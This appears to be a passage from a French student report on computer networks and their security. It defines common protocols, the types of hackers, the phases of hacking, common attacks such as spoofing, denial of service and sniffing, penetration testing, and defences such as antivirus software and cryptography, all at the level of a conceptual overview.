- **Le protocole HTTP (Hyper Texte Transfert Protocol)**

Fait partie également des protocoles TCP/IP, le HTTP est un protocole d'application utilisé pour transmettre les pages web sur internet.

- **Le protocole DNS (Domain Name Service)**

Le DNS est le mécanisme qui permet de convertir le nom des machines connectées à internet en adresse IP et inversement. Il est plus simple à l'utilisateur de travailler avec les noms des machines que de retenir leurs adresses IP.

- **Le protocole ARP (Address Resolution Protocol)**

Le protocole ARP permet la résolution d'une adresse MAC par l'intermédiaire d'une adresse IP.

- **Le protocole SMTP (Simple Mail Transfert Protocol)**

Le SMTP est un protocole qui permet d'envoyer et de recevoir des messages électroniques de serveur à serveur. Quand un utilisateur envoie un message,sa machine le transfert vers son serveur SMTP, qui va a son tour contacter le serveur destinataire afin de lui transmettre le message.

- **Telnet (TErminal NETwork ou TELecommunication NETwork)**

C'est un protocole de type client-serveur s'appuyant sur le TCP, il permet d'établir des connexions avec des machines distantes.

8. Discussion

Notre étude s'est porté sur le contexte général des réseaux informatique, leurs langages basées sur des règles de fonctionnement (TCP/IP), leurs applications réparties (architecture client/serveur), ainsi que ses divers protocoles de communication et de connexion à internet.

Cependant ce développement a posé des problèmes majeurs aux utilisateurs qui restent confrontés à une augmentation et a une complexité croissante d'intrusions et attaques informatiques dans leurs réseaux.

1. Préambule

Tout ordinateur connecté un internet est potentiellement vulnérable à des intrusions et attaques nombreuses, intentionnelles ou accidentelles.

Ayant des objectifs bien définit tel que le vol d'informations confidentielles, des destructions de données voir même des dégâts matériels, les hackers ne cesse de faire évoluer leurs méthodes d'attaques et leurs techniques d'intrusion.

Ce chapitre nous permettra de connaître l'identité des véritables hackers, leurs différentes intrusions et attaques utilisées à l'encontre des systèmes informatiques.

2. Les hackers [7] [8]

2.1. Définition

Un hacker est un passionné des réseaux informatiques, doté d'une connaissance très développée, cherchant toujours à repousser les limites de l'impossible, et à défier les systèmes sécurisés.

Un hacker peut être bienfaiteur ou malfaiteur ou bien quelque part entre les deux. Tout dépend du but et des moyens qu'il choisit pour écouter, changer ou faire évoluer les systèmes informatiques.

2.2. Types de hacker

En général il existe trois types de hackers classés selon leurs expériences et leurs motivations :

2.2.1. White Hat

Un White Hat (ou Ethical hacker) est un expert de sécurité qui utilise ses compétences à des fins défensives, et teste les systèmes de sécurité dans le but de repérer leurs vulnérabilités et les améliorer, avant qu'il puisse être mis à profit par d'autres hackers. Ainsi, le White Hat s'introduit dans ces systèmes en demandant d'abord l'autorisation des propriétaires, ce qui les différencie des autres hackers malveillants non approuvés.

2.2.2. Black Hat

Un Black Hat est un hacker malveillant qui exerce des activités illégales pour des raisons malveillantes ou des gains personnels, Causant d'énormes pertes pour les entreprises ainsi que des particuliers. Contrairement au white hat, le black hat compromet la sécurité informatique sans permission, afin de détruire des données et rendre le réseau inutilisable

2.2.3. Gray Hat

Un Gray Hat est un hacker compétant travaillant offensivement ou défensivement, selon la situation. C'est un hacker hybride entre le White Hat et le Black Hat, intéressé par les outils et les technologies de piratage, ils mettent en évidence les problèmes de sécurité dans un système ou éduquer les victimes afin d'améliorer leurs sécurité mais peut occasionnellement commettre des délits.

2.3. Les phases du hacking

Le kacking ne peut pas être réalisé en une seule action, il doit être fait en plusieurs phases. Les informations recueillies ou les privilèges acquits dans une phase vont être utilisés dans la phase suivante pour faire avancer le processus de piratage. Le processus est décomposé en cinq phases distinctes :




Figure 18 : Les phases du hacking

2.3.1. La reconnaissance (reconnaissance)

La reconnaissance est la phase préparatoire, où un hacker rassemble autant d'informations que possible sur la cible afin de mener l'attaque de façon efficace. Cette étape permet au hacker d'établir des stratégies sur son attaque et trouver divers moyens de s'imposer dans le réseau cible.

Les techniques de reconnaissance peuvent être classées en deux catégories : la reconnaissance active et la reconnaissance passive.

2.3.2. Le scanner réseau (Scanning)

Le scanner réseau est utilisée pour recueillir des informations plus détaillées sur la cible, que le hacker utilisera afin d'identifier les vulnérabilités spécifiques ; des adresses IP, des systèmes d'exploitation, des architectures systèmes et des applications installées sur chaque machine.

2.3.3. Gagner l'accés (Gaining Access)

Les Vulnérabilités exposées lors de la reconnaissance et de la phase du scanner réseau sont maintenant exploitées pour accéder au système cible ; au niveau du système d'exploitation, aux applications ou au niveau du réseau.

Apres avoir gagné l'accès le hacker va essayer de causer des dommages en utilisant différents techniques d'attaque tel que : IP spoofing qui permettra d'envoyer a une machine des paquets semblant provenir d'une autre machine que celle utilisée par le hacker, les attaque par déni de service qui pourront arrêter le fonctionnement du système cible, etc.

2.3.4. Maintenir l'accès (Maintaining Access)

Après avoir gagné l'accès au système cible, le hacker pourra employer le système en tant que rampe de lancement pour analyser et exploiter d'autres systèmes, ou il pourra garder un profil bas qui lui permettra de maintenir l'accès assez longtemps, dans le but d'atteindre ses objectifs et pouvoir y retourner ultérieurement sans aucune difficulté.

2.3.5. Effacer les traces (Clearing tracks)

Il s'agit de la dernière étape du hacking qui consiste à effacer les traces précédemment. Le hacker va essayer de supprimer toutes ses empreintes pour rester obscure et échapper retraçage

Cela commence généralement avec l'effacement des fichiers contaminés, et des messages d'erreur possibles qui peuvent avoir été générés par le processus d'attaque.

3. Intrusions et attaques informatiques

3.1. Intrusions informatiques

3.1.1. Définition

Une intrusion est un événement permettant d'avoir indûment accès à un système et ses ressources. L'intrus est généralement vu comme une personne étrangère au système informatique qui réussi à en prendre le contrôle, mais les statistiques prouvent que les utilisations abusives proviennent du personnel ayant déjà un accès au système.

3.1.2. Types d'intrusions

a. Ingénierie sociale [7]

L'ingénierie sociale (en anglais social engineering) est un ensemble de méthodes et de techniques permettant d'obtenir l'accès à un système d'information ou à des informations confidentielles auprès du personnel d'une entreprise en vue d'une intrusion future. Le hacker exploitera les vulnérabilités humaines et sa connaissance de la cible, de ses clients ainsi que de ses fournisseurs en utilisant : la manipulation, la supercherie et l'influence. Pour son exploitation, le pirate pourra utiliser tout média à sa disposition : téléphone, email, messagerie instantanée, réseaux sociaux, etc.

b. Phishing

Le phishing (en français Hameçonnage) est une technique frauduleuse utilisée par des hackers pour obtenir des renseignements personnels dans le but de réaliser une usurpation d'identité. Cette technique d'ingénierie sociale consiste à faire croire à la victime qu'elle s'adresse à un tiers de confiance afin de lui soutirer des renseignements personnels : mot de passe, numéro de carte de crédit, date de naissance, etc. Elle peut se faire par courrier électronique, par des sites web falsifiés ou autres moyens électroniques.

c. Trojans et backdoors

Un Trojan ou cheval de trois est un programme informatique malveillant caché derrière une application inoffensive, de manière a ce qu'il puisse infecter directement un système et prendre son contrôle à distance. En général, le but d'un trojan est de créer une porte dérobée (backdoor) dans la machine victime pour qu'un hacker puisse ensuite y accéder facilement, récupérer des données confidentielles et utiliser la machine comme serveur de données piratées.

Le backdoor ou porte dérobée n'est pas un programme, mais une fonctionnalité d'un programme permettant de donner un accès secret au système. Ce genre de fonctionnalité est souvent ajouté à un logiciel par l'éditeur, afin de lui permettre de surveiller l'activité du logiciel, ou de prendre le contrôle en cas de sollicitation. Généralement, les hackers une fois entrés dans le système, créent une porte dérobée afin de pourvoir y avoir accès à n'importe quel moment

d. Man In The Middle (MITM)

L'attaque de Man-In-the-Middle (en français Homme Du Milieu) est une attaque qui s'effectue par l'intérieur d'un réseau, ou un hacker place sa machine entre les hôtes, de sorte que leurs échanges de données soient inconsciemment redirigés vers lui en tant que MITM. Le but de MITM est de surveiller tout le trafic réseau et de le modifier à sa guise pour l'obtention d'informations (mots de passe, accès système, etc.).

3.2. Attaques informatiques

3.2.1. Définition

Une attaque est une action malveillant consistant à tenter de contrôler les fonctions et les mesures de sécurité d'un système informatique, voler ses données confidentielles, détruire, endommager ou altérer son fonctionnement normal.

3.2.2. Types d'attaques

Il existe plusieurs types d'attaques, parmi elle :

a. Attaques spoofing

L'attaque spoofing est une technique de hacking consistant à utiliser l'adresse **IP** d'une machine cible afin d'en usurper l'identité. Cette attaque permet de récupérer l'accès à des informations en se faisant passer par la machine dont on spoof l'adresse. On distingue plusieurs attaques spoofing :

- **DNS spoofing**

Le **DNS** spoofing appelé également **DNS** poisoning est une attaque qui consiste à usurper l'identité d'un serveur DNS déjà connu pour rediriger des machines vers un faux site semblable au site authentique contrôlé par le hacker. l'objectif de cette attaque est de fournir de fausses informations et récupérer touts les données envoyées par la victime au vrai site. Le fonctionnement de l'attaque DNS spoofing est présenté par la figure suivante :




Figure 19 : Attaque DNS spoofing [9]

- **ARP spoofing**

L'ARP spoofing (usurpation) ou ARP poisoning (empoisonnement), est une technique utilisée pour attaquer tout réseau local utilisant le protocole de résolution d'adresse ARP. Cette technique permet au hacker de détourner les informations transitant entre une machine cible et une passerelle (ex : routeur), Le hacker peut ensuite écouter, modifier ou encore bloquer les paquet réseaux.

Le fonctionnement de l'ARP spoofing est illustré dans la figure ci dessous :




Figure 20 : Attaques ARP spoofing [9]

b. Déni de service (DOS « Denial Of Service »)

Une attaque **DOS** consiste à saturer les ressources d'un système de façon à empêcher son bon fonctionnement, en lui envoyant des milliers de paquets IP depuis la machine du hacker.

Le hacker ne s'infiltre généralement pas dans des réseaux informatiques et n'a donc pas besoin de mots de passe ou d'autres moyens d'accès similaires, ce qui rend cette technique possible et simple à réaliser. Les conséquences d'une telle attaque sont désastreuses pour le système attaqué : instabilité, voire indisponibilité partielle ou totale du système.

c. Déni de service distribué (DDOS)

Une attaque DDoS est un type de DoS attaque où plusieurs machines compromises sont utilisées pour envoyer simultanément une multitude de requêtes à un système cible afin de causer son instabilité ou son indisponibilité. Les attaques DDoS sont souvent effectuées par des machines contrôlées et infectées par des Trojans.

La figure ci dessous représente le fonctionnement d'une attaque DDoS




Figure 21 : Attaque DDoS

d. Sniffing (écoute du réseau)

Le sniffing est une technique qui consiste à analyser le trafic réseau, pour récolter illégalement des informations secrètes (ex : les mots de passe). Grace à un logiciel appelé renifleur de paquets (sniffer), le hacker pourra intercepter tout les paquets circulant sur un réseau même ceux qui ne sont pas destinés. Par exemple, lors d'une connexion grâce à « **telnet** » le mot de passe de l'utilisateur va transiter en clair sur le réseau. Il est aussi possible de savoir à tout moment quelles pages web utilisent les personnes connectées au réseau, les mails envoyés ou reçus. Mais cette technologie permet aussi de détecter des failles sur un système.

Figure 22 : Attaque sniffing [9]

II.4. Discussion

Dans ce chapitre nous avons consacré notre étude à la description des différents types de hackers, les phases du hacking ainsi que leurs méthodes d'attaques employées pour s'introduire dans un système.

Il nous est paru évident que les attaques réseaux reposent sur un ensemble de faiblesse de sécurité touchant différents domaines, tel que les protocoles réseaux, les systèmes d'exploitation réseau, etc. Par conséquent, de nombreux mécanismes ont été conçu pour tester les vulnérabilités des systèmes, détecter, prévenir et lutter conter les attaques informatiques.

Dans le chapitre suivant nous allons détailler les méthodes et techniques des tests d'intrusion permettent de prendre le contrôle d'une machine, en suit nous proposerons une mesure de sécurité qui va assurer sa protection.

1. Préambule

La sécurisation des réseaux d'entreprises d'aujourd'hui est au cœur de la préoccupation des responsables informatiques qui se doivent de garantir la protection des réseaux et l'intégrité des données face aux menaces qui évoluent en permanence.

Il est important pour l'entreprise de se confronter au monde réel, en effectuant des tests d'intrusion afin de parvenir à détecter toutes ses vulnérabilités et à mettre en place des solutions de sécurité adaptées et performantes.

Ce chapitre est dévidé en deux parties : la première partie sera consacrée à l'étude des tests d'intrusion, et la deuxième partie sera concentrée sur la sécurité des réseaux informatiques..

2. Partie 1 : Test d'intrusion

2.1. Définition [8]

Un test d'intrusion est une méthode permettant d'évaluer la sécurité d'un réseau informatique à travers des tentatives d'intrusions. Cette méthode consiste à simuler une attaque réelle afin de détecter et d'identifier les vulnérabilités des systèmes avant qu'un acte de malveillance réel, externe ou interne, n'ait lieu. On dit qu'il s'agit d'un audit de vulnérabilité.

Les tests d'intrusion sont parfois appelés pentest, hacking éthique, ou hacking white hat.

2.2. Objectif d'un test d'intrusion

Les tests d'intrusion vont notamment être utilisé pour :

- Tester la robustesse du mécanisme de sécurité mis en place au sein du système.
- Identifier les vulnérabilités les plus susceptibles d'être découvertes
- Révéler les informations pouvant être obtenues depuis l'extérieur du réseau.
- Etudier le composant social de l'entreprise, vu que les attaques d'ingénierie sociale ciblent les employés de l'organisation et tentent de les manipuler afin d'obtenir des informations confidentielles.

2.3. Classification des tests d'intrusion

Les tests d'intrusion peuvent être classés différemment, selon plusieurs contextes tels que l'emplacement du hacker éthique et le taux d'information requit :

2.3.1. Selon l'emplacement du hacker

L'emplacement du hacker éthique détermine la source des attaques relatives au système d'information visé, il peut correspondre à l'un des scénarios suivant :

a. Test d'intrusion externe

Un test d'intrusion externe permet d'évaluer les vulnérabilités de tous les éléments du système informatique accessible depuis l'extérieur de l'entreprise à l'aide d'une connexion internet.




Figure 23 : Test d'intrusion externe

b. Test d'intrusion interne

Un test d'intrusion interne identifie les faiblesses et évalue l'impacte d'une menace faite par un hacker ou un employé malveillant à l'intérieur de l'entreprise. Cette approche de test agit depuis le réseau interne ce qui nécessite un accès physique au réseau local.




Figure 24 : Test d'intrusion interne

2.3.2. Selon le taux d'information requit [8] [9]

Le taux d'information requit par le hacker éthique avant le démarrage des tests permet de distinguer les trois méthodes suivantes :

a. Test d'intrusion en boite noire

Le test d'intrusion en boite noire (en anglais « black box test ») est une méthode permettant de réaliser des tests d'intrusion sans aucune connaissance préalable du système informatique ciblé. Dans ce profile le hacker éthique va devoir s'assuré de l'identité de la cible en s'emparent de son nom, son adresse **IP** ou son **URL**.

b. Test d'intrusion en boite blanche

Le test d'intrusion en boite blanche (en anglais « white box test ») consiste à fournir au hacker éthique toutes les informations disponibles sur le système d'information de l'entreprise : le fonctionnement interne, l'architecture de l'entreprise, l'emplacement des serveurs, les systèmes d'exploitation utilisés, etc. Afin d'apporter un ensemble de recommandation visant à augmenter le niveau de sécurité de l'organisation.

c. Test d'intrusion en boite grise

A l'utilisation du test en boite grise (en anglais « grey box test ») l'entreprise fournira une quantité limitée d'information, comme par exemple, un mot de passe qui lui permettra d'accéder facilement au système d'information.

Ce type de test représente un mélange entre le black box test et le white box test, en effet ce sont les tests les plus utilisés couramment.

2.4. Les phases d'un test d'intrusion

Les hackers éthiques sont motivés par diverses raisons, la principale est de parvenir à bien simuler les attaques des hackers malveillants pour mieux les contrôler. Pour réussir leurs exploits les hackers éthiques exécutent les mêmes techniques en employant quasiment les mêmes outils que ceux des hackers malveillants, en bref, les phases d'un test d'intrusion sont semblables à celles du hacking.

3. Partie 2 : Sécurité des réseaux [1] [3] [7]

3.1. Définition

La sécurité d'un réseau informatique est l'ensemble des techniques et méthodes conçues et mise en place pour éviter et minimiser les vulnérabilités des systèmes d'information contre les menaces accidentelles ou intentionnelles dont les conséquences sont catastrophiques.

3.2. Objectif de la sécurité

La sécurité informatique vise généralement cinq principaux objectifs :

3.2.1. Disponibilité

L'objectif de la disponibilité est de garantir l'accès aux ressources de façon permanente aux entités autorisées permettant de maintenir le bon fonctionnement du système d'information.

3.2.2. Authentification

L'authentification consiste à assurer l'identité d'un utilisateur lors d'un échange d'informations afin contrôler l'accès à un réseau ou à un système informatique.

3.2.3. Confidentialité

La confidentialité consiste à protéger les données échangées contre une divulgation à des entités (sites, organisation, personnes, etc.) non autorisées. Cela ce fait en utilisant deux actions complémentaires :

- Contrôler et limiter l'accès aux données afin que seules les personnes prédéterminées puissent les lire et les modifier.
- rendre les données inintelligibles tout en les chiffrent pour que les personnes non autorisées à les déchiffrer ne puissent le faire.

3.2.4. Intégrité

L'intégrité des données permet de certifier que les informations n'ont pas étés modifiés ou détruites durant la communication par une intervention non autorisé, intentionnelle ou accidentelle.

3.3. Mesures de sécurité

Les mesures de sécurité représentent toute la partie technique et matérielle de la sécurité, parmi elles on peut trouver :

3.3.1. L'antivirus

a. Définition

Un antivirus est un logiciel capable de détecter et de détruire les virus informatiques. Ce logiciel a pour charge de surveiller la présence de virus et éventuellement de nettoyer, supprimer ou mettre en quarantaine les fichiers infectés. Ils surveillent tous les espaces dans lesquels un virus peut se loger.

b. Principe de fonctionnement

Il existe deux manières pour les Antivirus d'identifier des logiciels malveillants; la détection par signature et la détection comportementale.

- **Détection par signature**

Dans La détection par signature l'antivirus scanne la machine à la recherche de caractéristiques ou de signatures de programmes malveillants connus. Il le fait en se référant à un dictionnaire de logiciels malveillants connus, si quelque chose sur la machine correspond à un modèle dans le dictionnaire, le programme tente de le neutraliser. L'approche dictionnaire nécessite des mises à jour, pour se protéger contre de nouveaux logiciels malveillants. L'Antivirus peut seulement protéger contre ce qu'il reconnaît comme dangereux.

- **Détection comportementale**

Avec la détection comportementale, l'Antivirus ne cherche pas à identifier les programmes malveillants connus, mais surveille le comportement des logiciels installés sur l'ordinateur. Quand un programme agit étrangement, comme par exemple en tentant d'accéder à un fichier protégé ou à modifier un autre programme, un logiciel Antivirus basé sur la détection comportementale repère l'activité suspecte et nous avertit. Cette approche offre une protection contre des types de logiciels malveillants qui n'existent encore dans aucun dictionnaire.

3.3.2. La cryptographie

a. Définition

La cryptographie est l'étude des méthodes permettant de convertir un texte compréhensible en un texte inintelligible. Cette opération permet d'assurer que seules les personnes auxquelles les informations sont destinées pourront y accéder.

b. Principe de fonctionnement

Un algorithme de cryptographie ou un chiffrement est une fonction mathématique utilisée lors du processus de cryptage et de décryptage. Cet algorithme est associé à une clé (un mot, un nombre ou une phrase), afin de crypter le texte en clair. Avec des clés différentes, le résultat du cryptage variera également. La sécurité des données cryptées repose entièrement sur deux éléments :

L'invulnérabilité de l'algorithme de cryptographie et la confidentialité de la clé.

c. Type de cryptographie

Il existe deux types de cryptographie : La cryptographie symétrique et la cryptographie asymétrique.

- **Cryptographie symétrique**

La cryptographie symétrique encore appelée cryptographie à clé privée repose sur l'utilisation d'une « clé » mathématique qui sert au chiffrement et au déchiffrement des données. Ainsi, pour faire parvenir un message de façon sûre, il faut le chiffrer à l'aide d'une clé connue uniquement de l'expéditeur et du destinataire, puis faire parvenir au destinataire prévu à la fois le message et la clé de façon à ce que seul celui-ci puisse décoder le message.

La figure si dessous représente le fonctionnement du cryptage symétrique




Figure 25 : Cryptage symétrique

- **Cryptographie asymétrique**

La cryptographie asymétrique encore appelée cryptographie à clé publique utilise deux clés. La première demeure privée, tandis que la seconde est publique. Si l'on utilise la clef publique pour chiffrer un message, la clef privée permet de le déchiffrer. Autrement dit, il suffit de chiffrer un message à expédier à l'aide de la clef publique du destinataire, et ce dernier peut ensuite utiliser la clef privée pour le déchiffrer. [4]

